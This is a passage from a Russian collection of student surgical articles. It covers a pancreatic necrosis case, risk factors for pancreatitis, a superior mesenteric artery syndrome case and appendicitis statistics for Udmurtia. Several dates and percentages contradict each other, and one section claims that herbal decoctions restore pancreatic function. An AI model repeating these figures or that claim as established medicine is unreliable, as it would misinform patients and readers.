Среди многочисленных осложнений особое внимание в данной статье уделяется плевролёгочный осложнениям, проявляющимся дыхательной недостаточностью, экссудативный плевритом, пневмонией, ателектазом базальных отделов легких [4].

Патогенез

В основе патогенеза панкреонекроза лежит нарушение защитных механизмов поджелудочной железы. Чрезмерное употребление жирной пищи и алкоголя приводит к гиперсекреции, дилатации протоков, внутрипротоковой гипертензии.

Внутрипротоковая гипертензия способствует отеку паренхимы, разрушению ацинусов, преждевременную активацию протеолитических ферментов, которые и приводят к некрозу тканей поджелудочной железы.

Активация липазы вызывает некроз жировых клеток, эластазы – разрушение сосудистой стенки. Активированные ферменты и продукты распада тканей попадают в общий кровоток, оказывая токсическое действие на организм. Если в данный момент отсутствует инфекционный процесс в железе, то происходит развитие стерильного, асептического панкреонекроза. [4]

Приводим клинический пример

Больной Г., 41 год, поступил 20.10.2014 г., в хирургическое отделение 1 Республиканской клинической больницы (1РКБ) г. Ижевска, с диагнозом тотальный геморрагический панкреонекроз. Поступил с жалобами на ноющие боли в животе и общую слабость. Со слов пациента, боли появились 12.10.2014г., после употребления алкоголя. 12.10.2014г. обратился в хирургическое отделение Увинской центральной районной больницы (ЦРБ). Был госпитализирован в экстренном порядке. Находился на стационарном лечении до 20.10.2014г. За время стационарного лечения была выполнена: аппендектомия, санация брюшной полости (15.10, 17.10, 19.10.2014г.), диагностическая лапаротомия по поводу панкреонекроза. 20.10.2104г. был экстренно транспортирован на машине скорой помощи в 1РКБ.

Выписка из дневников курации.

04.11.2014, 06.11, 09.11 были проведены плановые санационные релапаротомии, 01.01.2015 некрсеквестрэктомии поджелудочной железы и парапанкреатической клетчатки, 02.01, 03.01.2015 санации брюшной полости и сальниковой сумки.

20.10.2014 состояние средней степени тяжести, сознание ясное, жалобы на ноющие боли в животе, усиливающиеся после приема пищи, язык обложен белым налетом, живот не вздут, чувствительный, напряжение мышц передней брюшной стенки, температура 37,4, тошнота, изжога, кожные покровы и видимые слизистые оболочки бледные, дыхание ослабленное, проводится во все отделы, ЧСС 77 уд/мин, АД – 130/90, тоны сердца ясные ритмичные. Симптом Щеткина – Блюмберга положительный, симптом Менделя положительный. Отеков нет.

21.10.2014 состояние средней степени тяжести, сознание ясное, жалобы на ноющие боли в животе, усиливающиеся после приема пищи, язык обложен белым налетом, живот не вздут, чувствительный, напряжение мышц передней брюшной стенки, температура 36,9, тошнота, изжога, кожные покровы и видимые слизистые оболочки бледные, дыхание ослабленное, проводится во все отделы, ЧСС 71 уд/мин, АД – 130/80, тоны сердца ясные ритмичные. Симптом раздражения брюшины, симптом Менделя положительный. Отеков нет.

14.11.2014 состояние средней степени тяжести, сознание ясное, жалобы на ноющие боли в животе, усиливающиеся после приема пищи, язык обложен белым налетом, живот не вздут, чувствительный, напряжение мышц передней брюшной стенки, температура 37,9, тошнота, изжога, кожные покровы и видимые слизистые оболочки бледные, дыхание ослабленное, проводится во все отделы, ЧСС 77 уд/мин, АД – 120/80, тоны сердца ясные ритмичные. Симптом Щеткина – Блюмберга положительный, симптом Менделя положительный. Отеков нет.

22.11.2014 состояние средней степени тяжести, сознание ясное, жалобы на ноющие боли в животе, усиливающиеся после приема пищи, язык обложен белым налетом, живот не вздут, чувствительный, напряжение мышц передней брюшной стенки, температура 37,3, тошнота, изжога, кожные покровы и видимые слизистые оболочки бледные, дыхание ослабленное, проводится во все отделы, ЧСС 73 уд/мин, АД – 130/90, тоны сердца ясные ритмичные. Симптом раздражения брюшины, симптом Менделя положительный. Отеков нет.

04.02.2015 Жалобы на слабые боли в области послеоперационной раны общая слабость, стул и диурез в норме. Общее состояние удовлетворительное сознание ясное, положение активное, кожные покровы физиологической окраски, дыхание везикулярное хрипов, хрипов нет, ЧДД – 17/мин, тоны сердца ясные, ритмичные, АД-130/90 мм.рт.ст, ЧСС – 72 уд/мин, язык влажный живот не вздут, мягкий чувствительный в области послеоперационной раны, симптом раздражения брюшины отрицательные, перистальтика выслушивается, симптом сотрясения отрицательный с двух сторон, отеков нет. Послеоперационная рана гранулирует, сальниковая сумка промыта через контрапертуры, перевязка.

06.02.2015 Жалобы на слабые боли в области послеоперационной раны общая слабость, стул и диурез в норме. Общее состояние удовлетворительное сознание ясное, положение активное, кожные покровы физиологической окраски, дыхание везикулярное хрипов, хрипов нет, ЧДД – 18/мин, тоны сердца ясные, ритмичные, АД-120/90 мм.рт.ст, ЧСС – 72 уд/мин, язык влажный живот не вздут, мягкий чувствительный в области послеоперационной раны, симптом раздражения брюшины отрицательные, перистальтика выслушивается, симптом сотрясения отрицательный с двух сторон, отеков нет. Послеоперационная рана гранулирует, сальниковая сумка промыта через контрапертуры, перевязка.

09.02.2015 Жалобы на слабые боли в области послеоперационной раны общая слабость, стул и диурез в норме. Общее состояние удовлетворительное сознание ясное, положение активное, кожные покровы физиологической окраски, дыхание везикулярное хрипов, хрипов нет, ЧДД – 18/мин, тоны сердца ясные, ритмичные, АД-120/90 мм.рт.ст, ЧСС – 72 уд/мин, язык влажный живот не вздут, мягкий чувствительный в области послеоперационной раны, симптом раздражения брюшины отрицательные, перистальтика выслушивается, симптом сотрясения отрицательный с двух сторон, отеков нет. Послеоперационная рана гранулирует, сальниковая сумка промыта через контрапертуры, перевязка с умеренным гнойным отделяемым.

Данные лабораторно-инструментальных методов.

Клинический анализ крови от 20.10.2014:

Лейкоциты 12,97х10^9/л, эритроциты 2,88х10^12/л, гемоглобин 59 г/л, тромбоциты 98х10^9/л. СОЭ 70 мм/ч,

Биохимический анализ крови от 20.10.2014:

АСТ – 35,5 Ед/л, АЛТ – 23,6 Ед/л, Глюкоза – 6,5 ммоль/л, Креатинин - 67 мкмоль/л, Мочевина – 6,1, Общий белок – 44,5 г/л, Билирубин – 7,0 мкмоль/л, ПТВ – 16 сек, Фибриноген – 2,32 г/л, Амилаза – 140.

Полный анализ мочи от 20.10.2014:

Цвет – соломенной желтый, прозрачная, плотность – 1017, белок - 0,513, лейкоциты – 3.

Инструментальные методы. *Данные рентген диагностики* грудной клетки от 22.10.2014. Заключение. Гиповентиляционная болезнь отделов легких.

Данные УЗИ диагностики от 22.10.2014. печень не увеличена, левая доля – 5,4 см, правая – 13,0 см, воротная вена 1,1 см; желчный пузырь : форма правильная, стенки не утолщены, контуры ровные. Холедох 7 мм. Поджелудочная железа: головка 2,5 см, тело – 1,9 см, хвост – доступ затруднен из-за воспалительного инфильтрата, неоднородный, гиперэхогенный, проток 3 мм в диаметре, незначительное количество свободной жидкости в подпеченочном пространстве. Трансдиафрагмальный свищевой ход с гнойным содержимым.

Обоснование диагноза:

На основании клинических данных, лабораторно инструментальных методов исследования был поставлен диагноз: тотальный геморрагический панкреонекроз.

Осложнение: Разлитой серозно-фибринозный перитонит, флегмона малого сальника, забрюшинной клетчатки, брыжейки тонкой и толстой кишки, ДВС синдром, анемия третьей степени, левосторонний гидроторакс.

Лечение:

20.10.14 по 24.02.15 года было проведено консервативное лечение в стационаре. Голодная диета, постельный режим; в дальнейшем производился перевод на диету № II. Так же в отделении была проведена

дезинтоксикационная терапия; в лечении использовались спазмолитики, ферменты, ингибиторы протонной помпы, антиферментативные препараты, анальгетики, антибактериальные препараты.

Оперативное лечение: 04.11.2014, 06.11, 09.11 были проведены плановые санационные релапаротомии, 01.01.2015 некрсеквестрэктомии поджелудочной железы и парапанкреатической клетчатки, 02.01, 03.01.2015 санации брюшной полости и сальниковой сумки.

Использованные источники:

1. Е.Ю. Павликова Диагностика панкреонекроза и его послеоперационных осложнений. Литературный обзор. Журнал «Вестник Российского Научного Центра рентгенорадиологии Минздрава России», 12 апреля 2010 года.
2. О.С. Кузин, Шкроб. Хирургические болезни. М.: Медицина, 2002. 784 с.
3. Н.Р. Палеев Болезни органов дыхания. Том 2. Медицина, 1989.
4. А. И. Кириенко, В. С. Савельев Клиническая хирургия. Национальное руководство: учеб. в 3 т. / Под ред.: - изд.: ГЭОТАР-Медиа, 2015. 864 с.

УДК 616.37-007.23

Стяжкина С.Н., д.м.н.
профессор
кафедра «Факультетская хирургия»
Акимов А.А.
аспирант
кафедра «Факультетская хирургия»
Булатова М.А.
студент 4 курса
факультет «Педиатрический»
Гырдымова Д.А.
студент 4 курса
факультет «Педиатрический»
Ижевская государственная медицинская академия
Россия, г. Ижевск

ФАКТОРЫ РИСКА РАЗВИТИЯ ОСТРОГО ПАНКРЕАТИТА И ПАНКРЕОНЕКРОЗА

Аннотация:

В данной статье рассмотрены основные факторы, способствующие развитию острого панкреатита и панкреонекроза. Также представлены наиболее актуальные меры по профилактике данных заболеваний.

Ключевые слова: хирургия, патология, факторы риска, панкреатит, панкреонекроз.

Styazkina S.N.
Doctor of Medical Sciences, Professor of the Department of Faculty Surgery
Izhevsk State Medical Academy
Russia, Izhevsk
Akimov A.A.
Postgraduate Student of the Department of Faculty Surgery
Izhevsk State Medical Academy
Russia, Izhevsk
Bulatova M.A.
student
4 course, faculty "Pediatric"
Izhevsk State Medical Academy
Russia, Izhevsk
Gyrdymova D.A.
student
4 course, faculty "Pediatric"
Izhevsk State Medical Academy

RISK FACTORS OF ACUTE PANCREATITIS AND PANCREONECROSIS

Annotation:

This article describes the main factors contributing to the development of acute pancreatitis and pancreatic necrosis. Also presented are the most relevant measures to prevent these diseases.

Key words: surgery, pathology, risk factors, pancreatitis, pancreatonecrosis.

Острый панкреатит - это острое воспалительное заболевание поджелудочной железы различной этиологии, характеризующийся выделением активных ферментов и сопровождающийся самопереваривaнием.

Панкреонекроз - это прогрессирующий патологический процесс, являющийся осложнением острого панкреатита и характеризующийся отмиранием клеток поджелудочной железы из-за развития воспалительного процесса в органе.

Поджелудочная железа – жизненно необходимый орган для человека. Она одновременно поддерживает жизнь и может разрушить её в течение нескольких дней. Пищеварительный сок, который вырабатывает поджелудочная железа, содержит ферменты, способные разрушить всё живое. Но внутри органа ферменты не активны. В случае нарушения защитного механизма, ферменты начинают переваривать собственные ткани.

Панкреатит по одной из классификаций разделяют на первичный и вторичный. Первый вариант встречается достаточно редко, так как зачастую воспаление железы обусловлено другими заболеваниями и в связи с этим он

считается вторичным.

Выделяют следующие факторы риска:

- патологии желчного пузыря (холецистит, желчнокаменная болезнь, дискинезия желчевыводящих путей);
- сахарный диабет II типа;
- нарушение венозного оттока поджелудочной железы;
- хроническая печеночная недостаточность (цирроз печени, все виды гепатита);
- алкоголизм;
- некачественное питание (резкая смена приема пищи с голодания на переедание, злоупотребление жирной пищей, дефицит белка в рационе, ожирение).

Влияние патологий желчного пузыря на развитие острого панкреатита.

Протоки желчного пузыря и поджелудочной железы выходят в двенадцатиперстную кишку через сфинктер Одди. Если камни желчного пузыря попадают в сфинктер и перекрывают его, то возникает обратный ток желчи и застойные явления в железе, которые вызывают острый билиарный панкреатит.

Влияние диабета II типа на развитие панкреатита.

При диабете II типа нарушается расщепление углеводов. Клетки перестают реагировать на гормон при высоких показателях инсулина. Это заставляет поджелудочную железу работать в усиленном режиме и возникает атрофический панкреатит.

Развитие панкреатита при венозной недостаточности.

Застойная сердечная недостаточность, портальная гипертензия, синдром «легочного сердца» при хронических заболеваниях легких вызывают нарушения венозного оттока, в том числе и в поджелудочной железе, что приводит к застойным явлениям в органе.

Развитие панкреатита при печеночной недостаточности.

В связи с тем, что клетки печени не способны полностью утилизировать глюкозу в гликоген, в крови возникает гипергликемия, что способствует усилению нагрузки на поджелудочную железу.

Алкогольный панкреатит.

При чрезмерном употреблении спиртосодержащих напитков происходит спазм сфинктера Одди, в связи с чем возникает застой панкреатического сока и его обратный заброс в поджелудочную железу. Из-за агрессивных ферментов вначале происходит раздражение органа, а затем и его воспаление.

Панкреатит при некачественном питании.

Злоупотребление жирной пищей повышает активность поджелудочной железы, из-за чего ее протоки отекают и перекрываются, вызывая заброс ферментов обратно в орган и развитие в нем некроза.

Профилактика острого панкреатита и панкреонекроза.

Для предупреждения развития заболевания в первую очередь необходимо отказаться от алкогольных напитков и сигарет. Эти меры значительно снизят нагрузку на поджелудочную железу. Также в качестве профилактики применяют средства народной медицины, такие как отвары шиповника, череды или аптечной ромашки. Они способны восстанавливать нормальное функционирование железы.

Другие профилактические меры:

- своевременное лечение заболеваний печени и желчного пузыря;
- сбалансированный рацион питания, исключение переедания;
- отказ от жирных блюд и продуктов, содержащих грубую клетчатку (морковь, свекла, капуста);
- снизить физическую активность до пеших прогулок, лечебной физкультуры и массажа;
- исключить быстрый бег, прыжки и другую чрезмерную физическую активность.

Использованные источники:

1. Васильева, Александра Заболевания поджелудочной железы. Острый и хронический панкреатит / Александра Васильева. - М.: Вектор, 2010. - 160 с.
2. Мазнев, Н. И. Панкреатит и щитовидная железа. Профилактика и лечение растениями / Н.И. Мазнев. - М.: АСС-Центр, 2005. - 160 с.
3. Чаплинский, В. В. Острый панкреатит: моногр. / В.В. Чаплинский, А.И. Гнатышак. - М.: Медицина, **2006**. - 268 с.

УДК 13058

Стяжкина С.Н., доктор медицинских наук
профессор
кафедра факультетской хирургии
Хасанова А.И.
студент 4 курса
педиатрический факультет
Гилязева З.И.
студент 4 курса
педиатрический факультет
Сафина З.В.
студент 4 курса
педиатрический факультет
Ижевская государственная медицинская академия
Россия, г. Ижевск

АРТЕРИОМЕЗЕНТЕРИАЛЬНАЯ КОМПРЕССИЯ ДВЕНАДЦАТИПЕРСТНОЙ КИШКИ (КЛИНИЧЕСКИЙ СЛУЧАЙ)

Аннотация: Синдром верхней брыжеечной артерии характеризуется клинической картиной обструкции нижней горизонтальной части двенадцатиперстной кишки в результате ее сдавления между аортой и верхней брыжеечной артерией на уровне третьего поясничного позвонка. Данный синдром имеет много названий. Из них наиболее часто встречающиеся: синдром верхней брыжеечной артерии, сосудистая компрессия двенадцатиперстной кишки, артериямезонтериальная компрессия двенадцатиперстной кишки, дуоденальная компрессия в результате артериомезентериальных отношений, дуоденостаз, дуоденальная непроходимость, хроническая сосудистая компрессия двенадцатиперстной кишки, синдром Wilkie.

Ключевые слова: синдром верхней брыжеечной артерии, артериомезентериальная дуоденальная компрессия, хроническая дуоденальная непроходимость.

Styazhkina S.N., doctor of medical sciences
professor of the department of Faculty Surgery
Izhevsk State Medical Academy
Russia, Izhevsk
Khasanova A.I.
Student
4th year, faculty of pediatrics
Izhevsk State Medical Academy
Russia, Izhevsk
Gilyazeva Z.I.
Student
4th year, faculty of pediatrics

Izhevsk State Medical Academy
Russia, Izhevsk
Safina Z.V.
Student
4th year, faculty of pediatrics
Izhevsk State Medical Academy
Russia, Izhevsk

ARTERIOMESENTERIAL COMPRESSION OF THE TWELVE BOND (CLINICAL CASE)

Annotation: The syndrome of the arteria mesenterica superior is characterized by a clinical picture of obstruction of the lower horizontal part of the duodenum as a result of it's compression between the aorta and the arteria mesenterica superior at the level of the third lumbar vertebra. This syndrome has many names. Of these, the most common: arteria mesenterica superior syndrome, vascular compression of the duodenum, arteriomesentral compression of the duodenum, duodenal compression resulting arteriomesentral relations duodenostasis, duodenal obstruction, chronic vascular compression of the duodenum, Wilkie Syndrome.

Ключевые слова: синдром верхней брыжеечной артерии, артериомезентериальная дуоденальная компрессия, хроническая дуоденальная непроходимость.

Key words: the syndrome of the arteria mesenterica superior, aortomezenterialis compression, chronic duodenal obstruction.

Артериомезентериальная дуоденальная компрессия (АМДК) в отличие от других причин хронического нарушения дуоденальной проходимости (ХНДП) рассматривается как самостоятельное заболевание.

Впервые на возможность компрессии двенадцатиперстной кишки (ДПК) верхней брыжеечной артерией (ВБА) указал Рокитанский в 1861 году. ХНДП, обусловленная компрессией ВБА, в структуре всей патологии ЖКТ наблюдается у 0,09 – 2,5% больных. В 11-53% наблюдений ХНДП отмечается компрессия ВБА ДПК. АМДК обуславливает нарушения в гепатобилиарной системе, кишечнике, возникновению стенозирующих папиллитов, хронического панкреатита, кист поджелудочной железы, гнойного панкреатита.

В норме верхняя брыжеечная артерия отходит от аорты под углом от 50 до 60°. Двенадцатиперстная кишка проходит через пространство между аортой и верхней брыжеечной артерией, которое в норме имеет ширину 10—20 мм. Обычно у больных с синдромом верхней брыжеечной артерии аортомезентериальный угол более острый, и пространство между аортой и верхней брыжеечной артерией меньше, чем 10—20 мм. Поддерживающая связка Трейтца может фиксироваться высоко и подтягивать кверху дуоденоеюнальный изгиб, кроме того, она может быть фиксирована к восходящей или нижней горизонтальной части двенадцатиперстной кишки.

Это способствует смещению нижней горизонтальной части двенадцатиперстной кишки вверх и приближению ее к вершине аортомезентериального угла. При гистологическом исследовании установлено, что в 70% случаев в связке Трейтца имеются мышечные волокна. Это может усилить натяжение двенадцатиперстной кишки кверху.

В норме верхняя брыжеечная артерия огибает двенадцатиперстную кишку плавно, не прижимая ее к аорте, за счет расположенных между артерией и кишкой жировой ткани и лимфатических сосудов. У больных, которые за короткий промежуток времени значительно теряют в весе, эта жировая «подушка» может исчезнуть, что иногда приводит к сдавлению двенадцатиперстной кишки верхней брыжеечной артерией. Такие пациенты обычно жалуются на вздутие в верхней половине живота и схваткообразные боли, облегчающиеся после рвоты. Симптомы непроходимости исчезают при изменении больным положения тела с вертикального или лежа на спине в положение лежа на животе или на левом боку.

Хроническая артериомезентериальная компрессия двенадцатиперстной кишки обусловлена сдавленным ее горизонтальной части в месте пересечения позвоночного столба корнем брыжейки тонкой кишки, в котором проходят верхняя брыжеечная артерия, сопутствующая ей вена и нерв. Этот сосудистый пучок из-за висящих на нем кишки и брыжейки временами напрягается и придавливает двенадцатиперстную кишку к аорте, позвоночнику, способствуя развитию в ней застоя, приводящего к расширением проксимально лежащих отделов кишки. Основным условием возникновения данной патологии считается необычное анатомическое отношение между верхней брыжеечной артерией, нижней горизонтальной частью двенадцатиперстной кишки и аортой на уровне II—III поясничных позвонков. При этом двенадцатиперстная кишка прижимается верхней брыжеечной артерией к аорте. Возможно сдавление двенадцатиперстной кишки между средней ободочной артерией и позвоночником. Сдавление возникает чаще всего у тех людей, у которых угол отхождения верхней брыжеечной артерии от аорты менее 20°, в норме этот угол составляет 30—50°. Другой предпосылкой для развития синдрома артериомезентериальной непроходимости двенадцатиперстной кишки считается уменьшение пространства между аортой и верхней брыжеечной артерией. В норме расстояние между ними на уровне III поясничного позвонка равно 1,5—2 см. В «чистом» виде артериомезентериальная непроходимость двенадцатиперстной кишки встречается лишь у новорожденных. У взрослых в механизме развития этого заболевания большая роль принадлежит другим факторам: делят их на предрасполагающие и вызывающие сдавление двенадцатиперстной кишки. К первым относятся уменьшение аортомезентериального угла, резко выраженный лордоз в нижнем грудном и поясничном отделах позвоночника, натяжение корня брыжейки у истощенных людей и больных с висцероптозом, большие паховые грыжи, чрезмерная подвижность правой

половины толстой кишки, острое расширение желудка, слабость передней брюшной стенки. Большое значение придается жировой клетчатке брыжейки, которая как подушка защищает нижнюю горизонтальную часть двенадцатиперстной кишки от сдавления верхней брыжеечной артерией. В происхождении данного синдрома имеют значение увеличение лимфатических узлов в корне брыжейки, перидуодениты, длительное пребывание больного в постели.

Как диагностируют**:** назначают рентгеноскопию и эндоскопию. Отмечают значительное расширение органа и сужение в ее нижних отделах, истончение стенок. Также поводят электрогастрографию — регистрируют электрические сигналы, исходящие от пищеварительных путей. При рентгенологическом исследовании выявляются: задержка прохождения бариевой взвеси по ДПК более 40 секунд, расширение кишки более 4 см, антиперистальтика, улучшение эвакуации при перемене положения тела . Реже встречаются сегментирующая крупно-маятникообразная перистальтика в нижнем горизонтальном отделе ДПК, сочетание спазма и стаза, дуоденогастральный рефлюкс. Наиболее точным методом лучевой диагностики АМДК является компьютерная томография (КТ). Наличие механического препятствия на уровне ДПК может подтвердить релаксационная дуоденография с проведением пробы Гайнеса (исчезновение компрессии в положении больного на животе). Часто протяженность суженного участка достигает 1,5-3 см. Наиболее точным и эффективным методом диагностики АМДК является ангиография – аорто- и мезентерикография. Уменьшение аорто-мезентериального угла <30° на ангиограммах и сокращение аорто-мезентериального расстояния до 7 мм и менее характерны для АМДК.

Вашему вниманию предлагаем описание случая артериомезентериальной компрессии двенадцатиперстной кишки с хронической дуоденальной непроходимостью.

Клинический случай. Пациент И., 24 года, планово госпитализирован в стационар БУЗ УР МЗ РФ «1 РКБ г. Ижевск» 28.01.17 году с диагнозом «Артериомезентериальная компрессия двенадцатиперстной кишки». Сопутствующие заболевания: Висцероптоз. ДЖВП по гипокинетическому типу. Хронический гастродуоденит, фаза обострения.

Из истории развития заболевания – считает себя больным в течение 1 года, когда стала появляться рвота после употребления пищи. В течение 7 месяцев отмечает ухудшение состояния, похудание на 15 кг, частая рвота. Госпитализирован в плановом порядке на оперативное лечение.

Жалобы на момент поступления – на периодическую тошноту, рвоту через некоторое время после еды.

При первичном осмотре – состояние удовлетворительное, положение активное. Пониженного питания. Кожа, видимые слизистые физиологической окраски. Дыхание везикулярное, хрипов нет. Живот не вздут, мягкий, незначительно болезненный в эпигастрии и околопупочной

области. Печень не увеличена. Симптомы раздражения брюшины отрицательны.

Данные лабораторных анализов без патологии.

Данные инструментальной диагностики. Рентгеноскопия органов ЖКТ показала ограниченное нарушение моторно-эвакуаторной функции восходящего отдела 12ПК, рентгеновские признаки гастродуоденита. На ультразвуковом исследовании органов брюшной полости отмечено наличие УЗ-признаков деформации желчного пузыря. При помощи эзофагогастродуоденоскопии выявлены косвенные эндоскопические признаки синдрома верхней брыжеечной артерии; рефлюкс-гастрит; умеренный дуоденит.

Вышеуказанные признаки артериомезентериальной компрессии, дуоденальной непроходимости являются показанием к проведению лапароскопического рассечения связки Трейтца под ЭТА. Операция 27.01.17г. прошла успешно. В послеоперационном периоде жалобы на боли в области дренажа и послеоперационной раны. По дренажу скудное сукровичное отделяемое. По назогастральному зонду – до 100 мл желудочного отделяемого. Дренажи удалены 2.02.17г. После удаления зонда жалобы на чувство тяжести, ноющие слабые боли в эпигастрии после еды, усиливающиеся в положении лежа на спине, изжога. Рекомендована консультация физиотерапевта, решено проведение электростимуляции желудка.

На 12.02.18г. пациент жалоб не предъявляет, состояние удовлетворительное, раны зажившие. Рекомендована выписка с наблюдением, долечиванием у терапевта (гастроэнтеролога) по месту жительства.

Использованные источники:

1. Витебский Я. Д. Хронические нарушения дуоденальной проходимости и язвенная болезнь желудка и двенадцатиперстной кишки. — Челябинск: Южно-Уральск. книжн. изд-во, 1976. — 190 с.
2. Репин В.Н. – Артериомезентериальная компрессия двенадцатиперстной кишки / В.Н. Репин, М.В. Репин, Н.С. Ефимов. – Пермь : Медицина, 2009. – 232 с.
3. Gebhart T. – Superior mesenteric artery syndrome/ T. Gebhart // Gastroenterology Nursing -2015.- P. 189–193
4. Fong J.K. – Imaging findings and clinical features of abdominal vascular compression syndromes / Fong J.K. [et al.] // American Journal of Roentgenolgy.- 2014. – P. 29–36

УДК 616.344-002-031.84

Стяжкина С.Н., доктор медицинских наук
профессор
кафедра факультетской хирургии
Хасанова А.И.
студент 4 курса
педиатрический факультет
Гилязева З.И.
студент 4 курса
педиатрический факультет
Сафина З.В.
студент 4 курса
педиатрический факультет
Ижевская государственная медицинская академия
Россия, г. Ижевск

СТАТИСТИЧЕСКАЯ ОБРАБОТКА ДАННЫХ И СРАВНИТЕЛЬНЫЙ АНАЛИЗ ОСОБЕННОСТЕЙ ЗАБОЛЕВАНИЯ АППЕНДИЦИТОМ ПО УДМУРТСКОЙ РЕСПУБЛИКЕ ЗА 2015 — 2017 ГОДА

Аннотация: в результате обработки историй болезни пациентов с хирургическим диагнозом «аппендицит» был проведен сравнительный анализ определенных показателей: пол, возраст, наиболее часто встречаемые клинические особенности, вид аппендицита по клинико-морфологической классификации, наличие осложнений, беременность во время данного заболевания, наличие аппендикулярных симптомов.

Ключевые слова: острый аппендицит, катаральный аппендицит, флегмонозный аппендицит, гангренозный аппендицит, перфорация, перитонит, заболеваемость, аппендикулярные симптомы, осложнения.

Styazhkina S.N., doctor of medical sciences
professor of the department of Faculty Surgery
Izhevsk State Medical Academy
Russia, Izhevsk
Khasanova A.I.
Student
4th year, faculty of pediatrics
Izhevsk State Medical Academy
Russia, Izhevsk
Gilyazeva Z.I.
Student
4th year, faculty of pediatrics
Izhevsk State Medical Academy
Russia, Izhevsk
Safina Z.V.

Student
4th year, faculty of pediatrics
Izhevsk State Medical Academy
Russia, Izhevsk

STATISTICAL DATA PROCESSING AND COMPARATIVE ANALYSIS OF THE PECULIARITIES OF APPENDICITIS IN THE UDMURT REPUBLIC FOR 2015 - 2017

Annotation: During the treatment of the medical records of patients with the surgical diagnosis of appendicitis, an analysis was made of certain parameters: gender, age, the most common clinical features, the type of appendicitis in the clinical and morphological classification, the presence of complications, pregnancy during the disease, the presence of appendicitis symptoms.

Key words: acute appendicitis, congestive appendicitis, phlegmonous appendicitis, gangrenous appendicitis, perforation, peritonitis, morbidity, appendicular symptoms, complications.

Острый аппендицит – острое воспаление червеобразного отростка, возникающее наиболее вероятно на фоне обструкции просвета (каловые камни, обычные каловые массы, лимфоидная гиперплазия, паразитоз) и характеризующееся острой абдоминальной болью, которая вначале локализуется в эпигастрии, а затем – в правой подвздошной области, сопровождающееся повышением температуры тела, потерей аппетита, тошнотой и рвотой, наличием нейтрофилеза .

Цель исследования: проведение сравнительного анализа структуры заболеваемости острым аппендицитом за 2015 — 2017 года на базе Бюджетного учреждения здравоохранения Удмуртской Республики «Первая республиканская клиническая больница министерства здравоохранения Удмуртской Республики» (БУЗ УР «1 РКБ МЗ УР»).

Нами был проведен сравнительный анализ структуры заболеваемости аппендицитом за 2015 — 2017 года среди пациентов, находившихся на стационарном лечении хирургического отделения БУЗ УР «Первая республиканская клиническая больница Министерства здравоохранения Удмуртской республики». Мы изучили истории болезней 2910 больных, среди которых 235 случая (24,4%) были с диагнозом «аппендицит». При рассмотрении клинических данных нами были выделены некоторые особенности течения аппендицита, и была произведена их сравнительная характеристика между собой за 2015, 2016, 2017 года. Результаты данного исследования представлены ниже.

Заболеваемость аппендицитом в УР была выше в 2016 году — 82 случая (8,4%). В 2017 году данные показатели снизились до 79 больных (9%) по сравнению с 2016 годом. Самая низкая заболеваемость отмечена в 2015 году — 74 случая (7%).

Распределение пациентов по половой принадлежности среди больных аппендицитом за три года оказалось следующим: пациенты мужского пола

составили 46% (108 человек), женского пола — 54% (127 человек). Среди женщин 11% (15 человек) — беременные. В 2016 году заболеваемость мужчин была выше — 50% (41 человек) по сравнению с 2015 годом — 43% (32 человек) и 2017 годом — 44,3% (35 человек). Заболеваемость женщин повысилась в 2017 году и составила 55, 7% (44 человек), в 2015 и 2016 году эти показатели были ниже. Беременных женщин с аппендицитом оказалось больше в 2015 году — 16,7% (7 человек) по сравнению с 2016 — 4,9% (4 человек) и с 2017 годом — 9% (4 человек).

По возрастному критерию наблюдался значительный разброс данных — аппендэктомии проводились пациентам начиная с 15 летнего возраста и оканчивая пожилыми пациентами в возрасте 91 года.

Данное заболевание, как известно, сопровождается некоторыми характерными клиническими проявлениями, ведущим синдромом среди которых является болевой. Так, все пациенты (100%) предъявляли жалобу на боль различной локализации. При этом в большинстве случаев местом локализации болевого синдрома оказалась правая подвздошная область — 87,9% (65 человек) в 2015 году, 85,4% (70 человек) в 2016 году, 82,3% (65 человек) в 2017 году. Больные с симптомом Волковича-Кохера в 2015 году составили 5,4% (4 человек), в 2016 году — 19,5% (16 человек) и в 2017 году их количество выросло до 41,7 % (33 человек). Также в некоторых случаях боль начиналась в околопупочной области. В 2015 и 2017 годах таких пациентов было соответственно 2,7% (2 человек) и 1,26% (1 человек), в 2016 году данный показатель выше предыдущих, что составило 7,3% (2 человек). Только в 2017 году было отмечено, что у 6,32% (5 человек) боль вначале появлялась по всему животу. А также боль вначале появлялась в надлобковой области у двух пациентов (2,4%) в 2016 году, и не было таких проявлений в 2015 и 2017 годах.

Повышение температуры тела отмечалось у 143 пациентов из 235, что составило 60,85%. В 2017 году данный показатель был выше — 82,3% (65 человек), чем в 2015 году — 33,7% (25 человек) и 2016 году — 64,6% (53 человека). Также было классифицировано повышение температуры. Так, субфебрильная и пиретическая температура чаще встречалась в 2015 году — 64% (16 человек) и 12% (3 человек), нежели в 2016 году — 60,4% (32 человек) и 3,8% (3 человек), а 2017 году — 51,9% (41 человек) и соответственно 5% (4 человек). Фебрильная температура тела преобладала у пациентов в 2016 году — 35,8% (19 человек), 2015 и 2017 годах — 24%.

Такие симптомы, как сухость во рту — 46,8% (37 человек), тошнота — 57% (45 человек), рвота — 13,9% (11 человек), обложенность языка белым и серо-белым налетом — 41,8% (33 человек) наблюдались чаще у пациентов в 2017 году, нежели в 2015 и 2017. Пациенты со вздутием живота преобладали в 2016 году — 13,4% (11 человек), в 2015 году было два раза меньше — 6,7% (5 человек), а в 2017 году этот показатель снизился до 2,5% (2 человека). Жидкий стул наблюдался только в 2017 году, что составило 7,6% (6 человек). В общих анализах крови наблюдается лейкоцитоз (в

среднем от 11 до 17x10^9) у 87,4% больных.

Аппендикулярные симптомы были положительны у 87,2% (205 человек). К ним относятся симптомы Самнера, Короваева-Черемских-Кушнаренко, Раздольского, Менделя, Ситковского, Бартомье-Михельсона и др. Эти симптомы были положительны больше всего в 2016 году — 96,3% (79 человек), на втором месте — 91,1% (72 человек) в 2017 году и меньше всего — 73% (54 человек) в 2015 году. Симптом Щеткина-Блюмберга оказался положительным у 83% (195 человек), у остальных пациентов был отрицательным, либо сомнительным. Данный симптом был положительным примерно в равных количествах в 2016 и 2017 годах, составил 91,4% (75 человек) и 81% (68 человек). В 2015 году — 70,2% (52 человек).

